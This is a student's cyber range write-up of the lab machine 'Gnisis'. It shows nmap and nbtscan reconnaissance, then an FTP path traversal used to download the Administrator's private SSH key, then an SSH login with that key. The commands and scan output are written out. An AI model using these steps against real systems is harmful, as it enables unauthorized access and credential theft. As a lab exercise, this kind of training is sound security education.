Cyber Range - Gnisis

Atharva Velani 20411611

Gnisis is a Cyber Range and in this write up will go through the steps in which a vulnerable ftp port and path traversal may expose private ssh keys that hackers can go in and remotely log onto your server.


Table of Contents:

1. *Scanning the network*
2. *Finding potential vulnerabilities on open ports*
3. *Exploiting FTP server using path traversal attack*
4. *Using a private ssh key to log into the system as Administrator*
5. *Conclusion*

Step 1: Scan the network

Simple nbtscan (when services aren't pinging) this is a quick way to find without nmap. We can use nmap afterwards for a more detailed report.

Nbtscan 192.168.2.0/24



(Figure 1: nbtscan of network)

A more detailed report as outlined below: This simply shows what ports are opened and their versions

Nmap -sV 192.168.2.15

```
root@kali: ~
File  Actions  Edit  View  Help
└─# nmap -sV  192.168.2.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-22 00:58 EDT
Nmap scan report for 192.168.2.15
Host is up (0.026s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          Bitvise WinSSHD 8.43 (FlowSsh 8.43; protocol 2.0; non-commerci
al use)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
8021/tcp  open  ftp
8080/tcp  open  tcpwrapped
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please subm
it the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8021-TCP:V=7.92%I=7%D=10/22%Time=6353787A%P=x86_64-pc-linux-gnu%r(N
SF:ULL,1C,"220\x20quickshare\x20ftpd\x20ready\.\r\n")%r(GenericLines,38,"2
SF:20\x20quickshare\x20ftpd\x20ready\.\r\n503\x20Login\x20with\x20USER\x20
SF:first\.\r\n")%r(Help,38,"220\x20quickshare\x20ftpd\x20ready\.\r\n503\x2
SF:0Login\x20with\x20USER\x20first\.\r\n")%r(SSLSessionReq,38,"220\x20quic
SF:kshare\x20ftpd\x20ready\.\r\n503\x20Login\x20with\x20USER\x20first\.\r\
SF:n")%r(SMBProgNeg,31,"220\x20quickshare\x20ftpd\x20ready\.\r\n500\x20Not
SF:\x20understood\.\r\n");
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 68.34 seconds
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 2: slightly detailed nmap scan for interesting ports)

Interesting ports open – ftp on 8021. Lets perform a more detailed search. OS is windows.
nmap -sV –script vuln 192.168.2.15


Step 2: Finding potential vulnerable ports to exploit

```
8021/tcp  open  ftp
| fingerprint-strings:
|   GenericLines, Help, SSLSessionReq:
|     220 quickshare ftpd ready.
|     Login with USER first.
|   NULL:
|     220 quickshare ftpd ready.
|   SMBProgNeg:
|     220 quickshare ftpd ready.
|_    understood.
8080/tcp  open  tcpwrapped
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 3: vulnerability script scan)

Only interesting scan was a DOS attack we could exploit, unnecessary for our root access goals.




(Figure 4: ssh attempt)

Ssh 192.168.2.15

Ssh connects directly to root, before we attempt ssh brute force lets try and investigate the other ports.

Logging into the ftp server shows the directories of our system we can potentially exploit.
ftp://192.168.2.15:8021

Step 3: Exploiting FTP server path traversable vulnerability.




(Figure 5: ftp server through port 8021)

Going into .ssh folder we can find the private key for the server. Simply downloaded it and copied it over to my gnisis folder.


Cp /home/kali/Downloads/id_rsa /home/kali/Desktop/cyberrange/gnisis

Change the permissions on the file.

Chmod 600 id_rsa




(Figure 6: changing id_rsa permissions)



(Figure 7: copying files across to gnisis folder)

After attempting to use the previous ssh id I realised I was using the wrong command to execute the file. In doing so it had kept asking me for the password, with a bit more traversal I downloaded the correct private key from user Administrator.

Step 4: Gaining access to the system as Administrator



(Figure 8: downloading private rsa)

Now its simply using the private key to log into the systems administrator account through ssh.

I copied it over as previously mentioned and got access into the system as the systems Administrator account.

Ssh Administrator@192.168.2.15 -i id_rsa

(Figure 9: root access through private key)

Conclusion

Quite an easy machine to exploit through getting access to the private key and coping it over to our Kali system. As the web server allowed us to path traverse through the webserver and access the administrators rsa file.